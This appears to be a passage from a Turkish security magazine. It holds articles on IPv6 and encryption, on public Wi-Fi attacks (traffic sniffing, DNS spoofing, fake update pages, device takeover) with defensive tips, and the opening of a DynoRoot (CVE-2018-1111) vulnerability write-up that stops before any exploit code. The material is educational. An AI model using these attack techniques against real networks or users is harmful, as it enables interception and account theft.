Broadcast adreslerinin olmaması dikkatinizi çekmiştir. IPv6'da broadcast adresleri yerine multicast adresleri kullanılır. Örneğin *ff02::1* şeklindeki adres link yerel multicast adres grubu olarak adlandırılır ve yerelde tüm makineleri hedefler.

Anycast de yeni bir adres türüdür. Bir bölük bilgisayar bir anycast adresi oluşturur. Bu anycast adresini içeren bir paket gruptaki herhangi bir bilgisayara (gruptaki bilgisayarlardan en yakında bulunana) gönderilir.

IPv6 adresleri, IPv4 adresleri gibi iki bölümden oluşur: Ağı tanımlayan bölüm ve ağ içinde makineyi tanımlayan bölüm.

Arabirim adresi, arabirimin MAC adresinden türetilebilir, DHCP sunucudan alınabilir, otomatik olarak rastgele şekilde atanabilir ya da elle verilebilir.

IPv6 ve Güvenlik

IPv6 konusunda yanlış bilinen şeylerin başında, IPv6'nın kendiliğinden güvenli (secure) olduğu gelir. Ne yazık ki IPv6 güvenlik konusunda IPv4'ten farklı değildir. Bu konuyu biraz açalım.

TCP/IP ve İnternet'in doğduğu yıllarda güvenlik başlıca kaygı değildi. Hatta hiç düşünülmeyen şeylerden birisiydi.

İnternet ilk olarak ABD'deki dört araştırma merkezinin bilgisayarlarını birbirine bağladı. Bu merkezlerin bilişim yöneticileri birbirlerini tanıyan kişilerdi. Birbirlerine güvenmeyip ne yapacaklardı? Sonuçta yapılan iş de hiçbir şekilde dünyayı sarıp sarmalayacak bir ağ oluşturmak değildi. Amaçlar araştırma merkezlerinin güvenilir (reliable) şekilde birbirine bağlanmasıydı. Atom bombası saldırısı gibi durumlara karşı ayakta kalabilecek bir ağ oluşturmak gerekiyordu.

Ama İnternet ve onunla birlikte TCP/IP olağanüstü yaygınlaştı. Yaygınlaşma güvenlik kaygılarını da getirdi. İnternetteki bilgisayarların sayısı dört değil dört bin değil, kırk bin değil, tam dört yüz bin olunca herkesin güvenilir olamayabileceği ortaya çıktı.

Güvenlik konusunda insanları uyandıran iki büyük olay oldu.

Birinci olay, 1986 yılında Doğu Almanya adına çalışan bazı Batı Almanya vatandaşlarının Amerika'daki bilgisayarlara girip istedikleri gibi dolaşabildiklerinin saptanmasıydı. Olay, bir bilişim sorumlusunun dikkati sonucu saptandı ve aydınlatıldı. Doğu Almanya adına çalışan ajanlar çok da önemli şeyler alamamıştı ama gelecekte bu türlü olayların tekrarlanacağı kesindi.

İkinci olay, 1988 yılında yaşandı. İnternet'e bağlı yaklaşık 60 bin bilgisayarın yüzde onu bir-iki gün içinde bir solucan tarafından iş yapamaz hale getirildi. İşletim sistemlerinin açıklarını kullanan solucan o bilgisayardan bu bilgisayara serbestçe dolaşabilmişti.

Bu ve benzeri olaylar güvenliğin arttırılması için çalışmalar yapılmasına neden oldu: İşletim sistemleri, uygulamalar elden geçirildi, sürekli test edildi, açıkları bulanlara ödül verildi.

Bu güvenlik kaygıları TCP/IP'ye de yansıdı.

TCP/IP güvenli bir protokol olarak yaratılmamıştı. Hiçbir ağ protokolünün yaratılmasında güvenlik kaygıları gözetilmemişti. TCP/IP'de ve diğer protokollerde gelen-giden paketler açıktı. Bu da ağı bir şekilde dinleyen kişilerin paketlerin içeriğine erişebilmesi demekti.

Paketlerin güvenliğini sağlamak için ek bir protokol geliştirildi: IPSec (IPSecurity). IPSec'in amacı paketleri şifrelemekti.

Şifrelemede şu anda iki yöntem kullanılıyor:

1) Preshared Key (Önceden Paylaşılan Anahtar)

2) Public Key Infrastructure (Açık Anahtar Altyapısı-PKI).

Preshared Key yönteminde taraflara bir anahtar gönderiliyor. Pratikte bu anahtar sözel bir ifade: "Türkiye'nin her yeri güzeldir" cümlesi böyle bir anahtar olabilir. Taraflar bu ifadeyi kullanarak şifreleme ve deşifreleme işlemlerini yapıyor.

PKI yöntemindeyse şifreleme sayısal sertifikalar kullanılarak yapılıyor.

IPSec protokolü şifrelemede her iki yöntemi de kullanabiliyor. IPSec'i yapılandırırken hangi yöntemi kullanacağımızı belirtiyoruz.

Peki, IPSec'in HTTPS'ten farkı ne? Sonuçta HTTPS de şifreleme yapıyor.

HTTPS ya da FTPS gibi mekanizmalar yalnızca özel bir protokole uyan paketleri şifreliyor (HTTP ya da FTP paketleri gibi).

IPSec ise makineye gelen giden tüm paketleri şifreleyebiliyor.

Şimdi gelelim IPv6'ya.

IPv6 geliştirilirken hedeflerden birisi güvenlikti. Paketler şifreli olacaktı.

Ama öyle olmadı. Paketlerin şifrelenmesi kapalı bir ağda ya da İnternet'teki az sayıda bilgisayar arasında kolayca sağlanabiliyor. Özellikle Windows ve etki alanı yapısı bu alanda çok kolaylık sağlıyor.


Ama iş Türkiye ya da dünya çapında şifrelemeye gelince işler karışıyor. Böyle bir ölçekte Preshared Key yöntemi kullanılamaz. PKI yöntemi de sorunu görünüyor: Sayısal sertifikalar nasıl sağlanacak, karşı tarafın sertifikasına nasıl güvenilecek? Sertifika kontrolünün ağ performasını düşürmemesi nasıl sağlanacak?

Bu nedenle, IPv6 çıktığında içinde şifreleme yoktu. Yakın zamanda olması da pek mümkün görünmüyor.

Peki, IPv6'da şifrelemenin olmadığını nasıl görebiliriz?


Basit bir Web sitesine önce IPv4 sonra IPv6 ile erişerek durumu görebiliriz. Erişim sırasında ağ trafiğini Wireshark ya da benzer bir programla kapıp çözümleyebiliriz.

Aşağıdaki resimde IPv4 ile Web sitesine erişimi görüyoruz:



Yukarıdaki resimde 10 pakette 192.168.0.4 adresli makine 192.168.0.2 adresindeki Web sunucusundan Web sitesinin içeriğini istemiş. 11. Pakette de sunucu içeriği göndermiş. Resmin aşağıdaki son bölümünde 11 paketin içeriğinde <*html*> ile başlayan kısım Web sitesinin içeriği. Hiçbir şifrelemenin olmadığı, içeriğin açık olduğu görülüyor.

Aşağıdaki resimse aynı Web sitesine IPv6 üzerinden erişimi gösteriyor:



Yukarıdaki resimde 43. ve 44. Paketler Web sitesine gelen isteği ve gönderilen yanıtı gösteriyor. Protokolün sürümü 6 ama durum aynı: İçerik şifreli değil, güvenlik yok.

IPv6 güzel ve verimli bir protokol. Ama kendiliğinden güvenli değil! Güvenlik için yine bizlere çok iş düşüyor.

Besim Altınok - besimaltnok@gmail.com

Kablosuz Ağlardaki Tehlikeler

Kablosuz Ağlar Hakkında

Kablosuz ağlar sağladıkları avantajlar bakımından kısa zamanda yaygınlaşmayı başarmıştır. Kablosuz bir iletişim sağlandığı için, taşınabilir cihazlarda bu şekilde rahatça kullanılmaya başlandı. Bu sayede insanlar gittikleri her yerde telefon, bilgisayar ve tabletleri ile internete erişim sağlayabilmek için kablosuz ağları kullanmaya başladılar.


Kullanımın bu derece yaygınlaşması ile beraber insanlara hizmet veren kafe gibi ortamlar da ücretsiz internet hizmeti sağlamaya başladılar. Bu saldırganların parola elde etme, sahte erişim noktası açma gibi saldırı yöntemlerine ihtiyaç duymadan hedefledikleri kullanıcılar ile aynı ağda olabilmesi demek.

Türkiye

İnternet erişiminde kablosuz ağ kullanımı arttıkça, kullanıcıların bu alandaki etkinliği de artmaya başladı. Bununla beraber yardımlaşma platformları artış gösterdi. Bu platformlar aracılığı ile insanlar, lokasyon bazlı kablosuz ağ parola bilgilerine erişmeye başladılar. WiFi Map uygulaması da bu uygulamalardan biri.

Bu kapsamda, WiFi Map uygulaması üzerinden elde edilen veriler sayesinde, İstanbul ve Ankara şehirlerinde yapılan analizlerde; İstanbul şehrinde 67.000 üzerinde kablosuz ağ paylaşım noktasının, Ankara şehrinde ise, 10.000 üzeri kablosuz ağ parolası paylaşılan nokta olduğu görülmektedir Bunlar sadece Türkiye'nin birkaç noktası.

Bu bilgiler içerisinde, mekânın lokasyonu, SSID (kablosuz ağ ismi) bilgisi ve parolası gibi bilgiler yer almaktadır.



Bizi bekleyen tehlikeler

Peki bu ölçüde kablosuz ağ paylaşım noktasının olduğu bir ortamda, kötü niyetli kişiler bize nasıl bir zarar verebilir ve neler elde edebilirler?


Bu sorunun cevabını, 3 farklı başlıkta inceleyebiliriz.

1. Trafiğin izlenmesi
2. Trafiğin yönlendirilmesi
3. Cihazların hacklenmesi vb. tehlikeler bizi bekleyen en büyük 3 tehlike olarak sıralanabilir.


1) Trafiğin izlenmesi (MiTM- Ortadaki Adam Saldırısı)

Bu saldırı türünde saldırgan internet ortamında gezinirken, keyfi veya herhangi bir işlem için girdiğimiz web sitelerine ve buralarda kullandığımız, birçok kritik bilgiye erişebilmektedir. Bununla beraber sadece bizim erişimimiz olan web sitelerine de erişim sağlayarak kontrolü ele alabilmektedir.

Üstelik bu tarz bir trafik dinleme işlemi için saldırgan kişinin üst düzey bir bilgiye sahip olması gerekmemektedir. Herkesin kullanımına açık saldırı araçları ile, bu işlemi teknik bilgi gereksinimi olmadan yapabilmektedir.



Şekil 1 : Saldırgan, hedef kişiye ait iletişimi kendi kontrolüne almıştır.



Şekil 2 : Saldırgan, hedef kişiye ait trafiği izlemektedir.


2) Trafiğin yönlendirilmesi (Spoofing)

Bu saldırı türünde saldırgan, bizi kendi istediği farklı içeriklere yönlendirebilir ve bilgilerimizi ele geçirebilir. Bu demek oluyor ki, bir kafede oturup **facebook.com** adresine girmeye çalıştığınızda, saldırgan kişi sizi kendi hazırladığı sahte bir web sayfasına yönlendirerek, burada kullandığınız hesabı ele geçirebilir. Bunun dışında bankacılık işlemi yapacaksanız, sizi kendi hazırladığı sahte bankacılık uygulamasına yönlendirebilir.

Aşağıdaki görselde bu işi herhangi bir ileri seviye teknik bilgiye ihtiyaç duymadan yapılabilmesine olanak tanıyan bir araç var. Saldırgan sadece birkaç tuşa basarak sizin trafiğinizi dilediği gibi farklı noktalara yönlendirebilmektedir.

Tabii ki, durum sadece sizin sosyal medya hesaplarınızı almak olarak görünmemeli. Saldırgan sizi sahte sistem güncellemesi sayfalarına yönlendirerek, cihazınıza zararlı bir yazılım yükleyebilir ve cihazınızın kontrolünü ele geçirebilir. Bu sayede siz bu kablosuz ağdan ayrılsanız da sizi sürekli izlemeye devam edebilir.


Şekil 3 : Saldırgan, hedef kişinin trafiğini herkesin kullanımına açık özel bir araçla dilediği gibi yönlendirmektedir.



Şekil 4 : Sahte Windows güncelleme ile sistemi ele geçirmek

3) Cihazların Hacklenmesi

Bu saldırı türünde saldırgan sizinle aynı ağda bulunduğu zaman, kullandığınız cihazlardaki zafiyetleri sömürerek telefon, tablet ve bilgisayar gibi cihazlarınıza erişebilir. Bu erişim sonrasında ses kaydı, görüntü kaydı, dosyalara erişim gibi birçok korkutucu faaliyette bulunabilmektedir. Bu nedenle bu saldırılar arasında başınıza gelebilecek en kötü durum olarak tanımlanabilir.



Şekil 5 : Saldırgan, hedef kişiye ait cihazı ele geçirmiştir. Hedef sistemden ekran görüntüsü alınmıştır.

Ne Yapmalı?

VPN Kullanın!

Ancak şunu unutmayın ki VPN kullanımı sizi trafiğinizin dinlenmesine karşı koruyacaktır. Bu durumda aslında, tehdit sizin için devam edecektir. Saldırganlar trafiğinizi dinleyemese de cihazınızı ele geçirebilmek için şanslarını deneyeceklerdir.

Herkese açık olan kablosuz ağlarda dikkatli olun!

Herkesin erişimine açık ortamlardaki (kafe vb.) kablosuz ağları kullanmamaya özen gösterin. Olur da kullanırsanız, bankacılık gibi özel işlemlerinizi gerçekleştirmeyin! Bu tarz işlemler için telefonunuzun kablosuz internet paylaşımı özelliğini kullanabilirsiniz.

Şüphe ile yaklaşın!

Bütün cihazların her zaman risk altında olduğunu unutmayın ve bağlandığınız bütün kablosuz ağlara her zaman şüphe ile yaklaşın. Bu sizin tuzaklara düşme riskinizi azaltacaktır.

Barkın Kılıç - barkin@kilic.xyz

DynoRoot

(Dynamic Host Configuration to Root)

RedHat ve Türevi Dağıtımlarda Uzaktan Kod Çalıştırma Zafiyeti

Merhaba, bu yazımızda CVE 2018-1111 zafiyet kimlik numarasına ait RedHat ve türevi dağıtımlarda tespit edilmiş DHCP istemcilerinin uzaktan kod çalıştırma bulgusundan bahsedeceğiz.

Linux sistemlerin özellikle masaüstü ya da istemci olarak kullanılan sürümlerinde ağ ayarları genelde dahil olunan ağın otomatik olarak ayar dağıtımı yapan DHCP servisi tarafından ayarlanmaktadır. Bu ayarlamalar esnasında IP adresi, alt ağ maskesi, ağ geçidi IP adresi, isim sunucu IP adresleri vb. gibi birçok ayar otomatik olarak istekte bulunan istemciye teslim edilmektedir. Bunları sistem içerisinde ilgili ayar dosyalarına kaydeden ve ilgili komutları çalıştırarak sistemi güncelleyen komut veya betikler mevcuttur. Son dönemlerde bu görevi Linux sistemlerde SYSTEMD'nin de gelmesi ile beraber Network-Manager ismindeki uygulama ya da servis üslenmektedir. Bu servis arka planda çalışarak herhangi bir ağ bağlantısı gerçekleştikten sonra (Ethernet kartına kabloyu takmak ya da kablosuz bağlantının seçilmesi ve bağlanılması gibi) otomatik olarak devreye girer ve DHCP isteğinden tutun bunların sonucunda gerçekleşecek aksiyonların sağlıklı bir şekilde tamamlanması, takip edilmesi ve zaman içerisinde bakımının yapılmasına kadar kullanıcıdan bağımsız olarak otomatik bir şekilde gerçekleştirmektedir. Bu gerçekleştirilen birçok işlem en üst seviye sistem yetkisi gerektirdiğinden ötürü de sistem üzerinde "root" kullanıcısının yetkileri ile çalışmaktadır. Dağıtımlar arasında özellikle popüler olarak kullanılan son kullanıcı işletim sistemi türevlerinde (Ubuntu, Fedora, Gentoo vb,) bu servisin işlemlerine müdahale etmek ya da özelleştirmek için betik desteği bulunmaktadır.

Bahsedeceğimiz zafiyette ise tespit edilen problem bu servis betiklerinden birinde bulunmuştur. Sadece bir dağıtıma özel, geliştiricileri tarafından eklenmiş ve bütün türevlerini etkileyen bu betik ise ön tanımlı olarak çalışmakta ve istek sonucunda gelen DHCP cevaplarını doğru ya da güvenli bir şekilde işleyemediği için kritik bir zafiyete sebebiyet vermektedir.

Şimdi gelelim zafiyetin detaylarına; Network-Manager ismindeki servisin DHCP isteklerine gelen cevapları karşılayan "Dispatcher" ismindeki eklentisi, kendisine ait bir servis dizini altında yer alan betikleri istek dahilinde çalıştırmaktadır. Görevi ise gelen ilgili cevaplar için gerekli aksiyonu belirli adımlara göre dağılımını sağlamak ve ona göre çeşitli elemeler ya da değişikliklerden sonra işleme almaktır. Bu betiklerin sistem üzerindeki yeri ise aşağıdaki ekran görüntüsünde gösterilmiştir.


```
2018-05-20 17:02:27 -- root@jk:~# ls -l /etc/NetworkManager/
total 28
drwxr-xr-x 2 root root 4096 Mar 18  2017 conf.d
drwxr-xr-x 5 root root 4096 May  2 16:57 dispatcher.d
drwxr-xr-x 2 root root 4096 Mar 18  2017 dnsmasq.d
drwxr-xr-x 2 root root 4096 Mar 18  2017 dnsmasq-shared.d
-rw-r--r-- 1 root root   58 Mar 18  2017 NetworkManager.conf
drwxr-xr-x 2 root root 4096 Sep  3  2017 system-connections
drwxr-xr-x 2 root root 4096 Mar 12 21:57 VPN
2018-05-20 17:02:41 -- root@jk:~#
```

Google'da çalışan Felix Wilhelm ismindeki bir güvenlik araştırmacısı Redhat ve türevinde bulunan, bu dağıtımı geliştirmekte olan yazılımcıların yazmış olduğu bir "Dispatcher" betiğinde DHCP isteklerinde yer alan değerleri yorumlayan kodun bir sıkıntısını keşfetmiş ve bunu Twitter üzerinden duyurmuştur. Ayrıca keşfettiği bu sıkıntının kritikliğinin sadece root yetkileri ile uzak sistemde kod çalıştırmak olmadığını, zafiyeti tetikleyecek sömürü kodunun da çok basit olduğunu, hatta bir tweete sığabilecek uzunlukta olduğunu da bildirisine eklemiştir.

İlgili betiğin detaylarını da paylaşan araştırmacı kodun problemli olan kısmına dikkat çekerek açıklamasına devam etmiştir.


Bu bildirimi yapan güvenlik araştırmacısı zafiyetin sömürü kodunu ve detaylarını paylaşmamıştır. Bu zafiyet Twitter üzerinde açıklandığı zaman içerisinde dağıtımın geliştiricileri tarafından ilgili güvenlik yama paketleri çıkarılmış ve dağıtımın paket yansılarına eklenmiştir.

Bundan ötürü en kısa zamanda güncellenmesini tavsiye etmektedir.




Bu yazının asıl konusu olan zafiyetin teknik detayları ve sömürü kodunun ortaya çıkarılması ise bundan sonra anlatılmaktadır.

